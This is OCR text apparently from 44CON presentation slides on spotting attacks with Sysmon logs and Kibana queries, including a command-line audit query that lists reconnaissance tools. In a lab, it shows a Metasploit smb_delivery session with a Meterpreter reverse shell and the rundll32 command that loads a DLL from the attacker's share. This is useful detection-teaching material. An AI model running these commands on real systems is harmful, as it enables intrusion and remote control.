

Discover: ExcelRunningComma
user.domain
@timestamp
_id
_index
_score
_type
beat.hostname
beat.name
beat.version
event_data.Company
event_data.CurrentDirecto
event_data.FileVersion
event_data.Hashes
event_data.IntegrityLevel
event_data.LogonGuid
event_data.ParentComma
event_data.ParentProcessI
event_data.ParentProcessI
event_data.ProcessGuid
event_data.ProcessId
event_data.Product
event_data.TerminalSessio
event_data.UtcTime
host.name
level
log_name
event_data.CommandLine rundll32.exe \\10.0.0.6\44con\44con\test.dll,0
event_data.Company Microsoft Corporation
event_data.CurrentDirectory C:\Users\Administrator\Documents\
event_data.Description Windows host process (Rundll32)
event_data.FileVersion 10.0.14393.0 (rs1_release.160715-1616)
event_data.Hashes MD5=111474C61232202858588D28512CBB25,SHA256=D25FF1E6C6460A7F
event_data.Image C:\Windows\SysWOW64\rundll32.exe
event_data.IntegrityLevel High
event_data.LogonGuid {3BE4414A-92FD-5B99-0000-002050010800}
event_data.LogonId 0x80150
event_data.ParentCommandLine "C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE"
event_data.ParentImage C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
log_name Microsoft-Windows-Sysmon/Operational


#3 – Command line


Exploitation

- Event id 1
  - List of excluded command line applications
  - List of suspicious command line applications


root@kali: ~
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
=[metasploit v4.17.3-dev]
+ -- --=[1795 exploits - 1019 auxiliary - 310 post]
+ -- --=[538 payloads - 41 encoders - 10 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf > use exploit/windows/smb/smb_delivery
msf exploit(windows/smb/smb_delivery) > set folder_name 44con
folder_name => 44con
msf exploit(windows/smb/smb_delivery) > set share 44con
share => 44con
msf exploit(windows/smb/smb_delivery) > set srvhost 10.0.0.6
srvhost => 10.0.0.6
msf exploit(windows/smb/smb_delivery) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/smb/smb_delivery) > set LHOST 10.0.0.6
LHOST => 10.0.0.6
msf exploit(windows/smb/smb_delivery) > exploit
[*] Exploit running as background job 0.
msf exploit(windows/smb/smb_delivery) >
[*] Started HTTPS reverse handler on https://10.0.0.6:8443
[*] Server started.
[*] Run the following command on the target machine:
rundll32.exe \\10.0.0.6\44con\44con\test.dll,0
[*] https://10.0.0.6:8443 handling request from 10.0.0.194; (UUID: pq6zvpcq) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (10.0.0.6:8443 -> 10.0.0.194:55588) at 2018-09-13 05:07:00 +0000
sessions 1
[*] Starting interaction with 1...
meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >


Discover: CommandLineAudit
10.0.0.21:5601/app/kibana#/discover/92e8f3b0-b02c-11e8-9042-8f393886d905
CommandLineAudit_Full 0 hits
New Save Open Share Reporting 5 seconds Last 15 minutes
event_id:1 AND (event_data.CommandLine: netstat* OR event_data.CommandLine: arp* OR event_data.CommandLine: at* OR event_data.CommandLine: attrib* OR event_data.CommandLine: d
Options
NOT event_data.CommandLine: "atbroker.exe"
NOT event_data.CommandLine: "sc start Sysmon64"
Add a filter
Actions
winlogbeat-*
Selected Fields
t computer_name
t event_data.Command...
t event_data.Image
t event_data.User
Available Fields
No results match your search criteria
Expand your time range
One or more of the indices you're looking at contains a date field. Your query may not match anything in the current time range, or there may not be any data at all in the currently selected time range. You can try opening the time picker and changing the time range to one which contains data.


Discover: CommandLineAudit_
10.0.0.21:5601/app/kibana#/discover/92e8f3b0-b02c-11e8-9042-8f393886d905?_g=(refreshInterval:('$$hashKey':'object:238',display:'5 seconds',pause:!f,section:1,value:5000),time:(from:now-15m,m
80%
CommandLineAudit_Full 4 hits
New Save Open Share Reporting 5 seconds Last 15 minutes
event_id:1 AND (event_data.CommandLine: netstat* OR event_data.CommandLine: arp* OR event_data.CommandLine: at* OR event_data.CommandLine: attrib* OR event_data.CommandLine: dsquery* OR event_data.CommandLine: hostname* OR event_data.CommandLine: ipconfig* OR event_data.CommandLine: net* OR
Options
NOT event_data.CommandLine: "atbroker.exe"
NOT event_data.CommandLine: "sc start Sysmon64"
Add a filter +
Actions
winlogbeat-*
Selected Fields
t computer_name
t event_data.CommandLine
t event_data.Image
t event_data.User
Available Fields
Popular
t event_data.Description
t event_data.LogonId
event_id
t task
t user.domain
t user.name
@timestamp
t _id
t _index
_score
t _type
t beat.hostname
t beat.name
t beat.version
t event_data.Company
t event_data.CurrentDirectory
t event_data.FileVersion
t event_data.Hashes
t event_data.IntegrityLevel
September 13th 2018, 07:06:47.543 - September 13th 2018, 07:21:47.543 —
Auto
Count
@timestamp per 30 seconds
Time
computer_name
event_data.Image
event_data.CommandLine
event_data.User
September 13th 2018, 07:12:18.838
Workstation01.44conlab.net
C:\Windows\SysWOW64\NETSTAT.EXE
netstat
WORKSTATION01\Administrator
Table
JSON
View surrounding documents
View single document
@timestamp September 13th 2018, 07:12:18.838
_id PItZOWUBuNkI9mufVgLs
_index winlogbeat-6.3.2-2018.09.13
_score -
_type doc
beat.hostname 44CONLAB-DC
beat.name 44CONLAB-DC
beat.version 6.3.2
computer_name Workstation01.44conlab.net
event_data.CommandLine netstat
event_data.Company Microsoft Corporation
event_data.CurrentDirectory C:\Users\Administrator\Documents\
event_data.Description TCP/IP Netstat Command
event_data.FileVersion 10.0.14393.0 (rs1_release.160715-1616)
event_data.Hashes MD5=FFE367661AFCD0ED0EB8E305A436797A,SHA256=1F07B7C0C17324AEEAD6E7105A9668976D8731414448F56AACEE49BAA01351F6
event_data.Image C:\Windows\SysWOW64\NETSTAT.EXE
event_data.IntegrityLevel High
event_data.LogonGuid {3BE4414A-92FD-5B99-0000-002050010800}



Discover: CommandLineAudit_Full
CommandLineAudit_Full 4 hits
event_id:1 AND (event_data.CommandLine: netstat* OR event_data.CommandLine: arp* OR event_data.CommandLine: at* OR event_data.CommandLine: attrib* OR event_data.CommandLine: dsquery* OR event_data.CommandLine: hostname* OR event_data.CommandLine: ipconfig* OR event_data.CommandLine: net* OR
NOT event_data.CommandLine: "atbroker.exe"
NOT event_data.CommandLine: "sc start Sysmon64"
Add a filter
winlogbeat-*
Selected Fields
computer_name
event_data.CommandLine
event_data.Image
event_data.User
Available Fields
Popular
September 13th 2018, 07:06:47.543 - September 13th 2018, 07:21:47.543 — Auto
Count
@timestamp per 30 seconds
t computer_name Workstation01.
t event_data.CommandLine netstat
t event_data.Company Microsoft Corp
t beat.version 6.3.2
t computer_name Workstation01.44conlab.net
t event_data.CommandLine netstat
t event_data.Company Microsoft Corporation
t event_data.CurrentDirectory C:\Users\Administrator\Documents\
t event_data.Description TCP/IP Netstat Command
t event_data.FileVersion 10.0.14393.0 (rs1_release.160715-1616)
t event_data.Hashes MD5=FFE367661AFCD0ED0EB8E305A436797A,SHA256=1F07B7C0C17324AEEAD6E7105A9668976D8731414448F56AACEE49BAA01351F6
t event_data.Image C:\Windows\SysWOW64\NETSTAT.EXE
t event_data.IntegrityLevel High
t event_data.LogonGuid {3BE4414A-92FD-5B99-0000-002050010800}


#4 – Suspect process access

